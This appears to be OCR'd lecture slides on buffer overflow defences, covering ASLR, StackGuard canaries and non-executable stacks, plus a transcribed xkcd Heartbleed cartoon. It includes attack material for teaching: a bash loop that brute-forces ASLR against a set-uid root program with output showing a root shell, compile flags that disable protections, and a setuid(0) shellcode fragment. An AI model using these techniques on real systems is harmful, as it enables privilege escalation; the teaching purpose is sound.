
Hardware approaches:

- Non-Executable Stack (Also requires OS support)


HOW THE HEARTBLEED BUG WORKS:
SERVER, ARE YOU STILL THERE? IF SO, REPLY "POTATO" (6 LETTERS).
User Meg wants these 6 letters: POTATO.
User Meg wants these 6 letters: POTATO.
POTATO


HOW THE HEARTBLEED BUG WORKS:
SERVER, ARE YOU STILL THERE? IF SO, REPLY "POTATO" (6 LETTERS).
secure connection using key "4538538374224"
User Meg wants these 6 letters: POTATO.
games". Unlocking
secure records with master key 5130985733435
POTATO
SERVER, ARE YOU STILL THERE? IF SO, REPLY "BIRD" (4 LETTERS).
Note: Files for IP 375.381.
283.17 are in /tmp/files-3843. User Meg wants
these 4 letters: BIRD. There are currently 34
connections open. User Brendan uploaded the file


HOW THE HEARTBLEED BUG WORKS:
SERVER, ARE YOU STILL THERE? IF SO, REPLY "POTATO" (6 LETTERS).
secure connection using key "4538538374224"
User Meg wants these 6 letters: POTATO. User
Ada wants pages about "irl games". Unlocking
secure records with master key 5130985733435
POTATO
SERVER, ARE YOU STILL THERE? IF SO, REPLY "BIRD" (4 LETTERS).
bees in car why". Note: Files for IP 375.381.
283.17 are in /tmp/files-3843. User Meg wants
these 4 letters: BIRD. There are currently 346
connections open. User Brendan uploaded the file
HMM...
BIRD



Cartoon courtesy of: http://xkcd.com/1354/

Principle of ASLR

To randomize the start location of the stack that is every time the code is loaded in the memory, the stack address changes.

Difficult to guess the stack address in the memory.

Difficult to guess %ebp address and address of the malicious code

Address Space Layout Randomization

```
#include <stdio.h>
#include <stdlib.h>

void main()
{
   char x[12];
   char *y = malloc(sizeof(char)*12);

   printf("Address of buffer x (on stack): 0x%x\n", x);
   printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```

Address Space Layout Randomization : Working

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```

1

```
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008
```

2

```
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

3

1 : When set to 0, the address space is not randomized.
2 : When set to 1, only stack memory address is randomized.
3 : When set to 2, both stack and heap memory address is randomized.

ASLR : Defeat It

1. Turn on address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=2
```

2. Compile set-uid root version of stack.c

```
% gcc -o stack -z execstack -fno-stack-protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

ASLR : Defeat It

3. Defeat it by running the vulnerable code in an infinite loop.

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```


ASLR : Defeat it

On running the script for about 19 minutes on a 32-bit Linux machine, we got the access to the shell (malicious code got executed).

```
......
19 minutes and 14 seconds elapsed.
The program has been running 12522 times so far.
...: line 12: 31695 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12523 times so far.
...: line 12: 31697 Segmentation fault (core dumped) ./stack
19 minutes and 14 seconds elapsed.
The program has been running 12524 times so far.
#      ← Got the root shell!
```

Stack guard

```
void foo (char *str)
{
    int guard;
    guard = secret;

    char buffer[12];
    strcpy (buffer, str);

    if (guard == secret)
        return;
    else
        exit(1);
}
```



Execution with StackGuard

```
seed@ubuntu:~$ gcc -o prog prog.c
seed@ubuntu:~$ ./prog hello
Returned Properly

seed@ubuntu:~$ ./prog hello00000000000
*** stack smashing detected ***:  ./prog terminated
```

Canary check done by compiler.

```
foo:
.LFB0:
    .cfi_startproc
    pushl    %ebp
    .cfi_def_cfa_offset 8
    .cfi_offset 5, -8
    movl     %esp, %ebp
    .cfi_def_cfa_register 5
    subl     $56, %esp
    movl     8(%ebp), %eax
    movl     %eax, -28(%ebp)
    // Canary Set Start
    movl %gs:20, %eax
    movl %eax, -12(%ebp)
    xorl %eax, %eax
    // Canary Set End
    movl     -28(%ebp), %eax
    movl     %eax, 4(%esp)
    leal     -24(%ebp), %eax
    movl     %eax, (%esp)
    call     strcpy
    // Canary Check Start
    movl -12(%ebp), %eax
    xorl %gs:20, %eax
    je .L2
    call __stack_chk_fail
    // Canary Check End
```

Defeating Countermeasures in bash & dash

- They turn the setuid process into a non-setuid process
  - They set the effective user ID to the real user ID, dropping the privilege
- Idea: before running them, we set the real user ID to 0
  - Invoke setuid(0)
  - We can do this at the beginning of the shellcode

```
shellcode= (
    "\x31\xc0"                # xorl    %eax,%eax    ①
    "\x31\xdb"                # xorl    %ebx,%ebx    ②
    "\xb0\xd5"                # movb    $0xd5,%al    ③
    "\xcd\x80"                # int     $0x80        ④
```

Non-executable stack

- NX bit, standing for No-eXecute feature in CPU separates code from data which marks certain areas of the memory as non-executable.

- This countermeasure can be defeated using a different technique called **Return-to-libc** attack (there is a separate chapter on this attack)

Summary

- Buffer overflow is a common security flaw
- We only focused on stack-based buffer overflow
  - Heap-based buffer overflow can also lead to code injection
- Exploit buffer overflow to run injected code
- Defend against the attack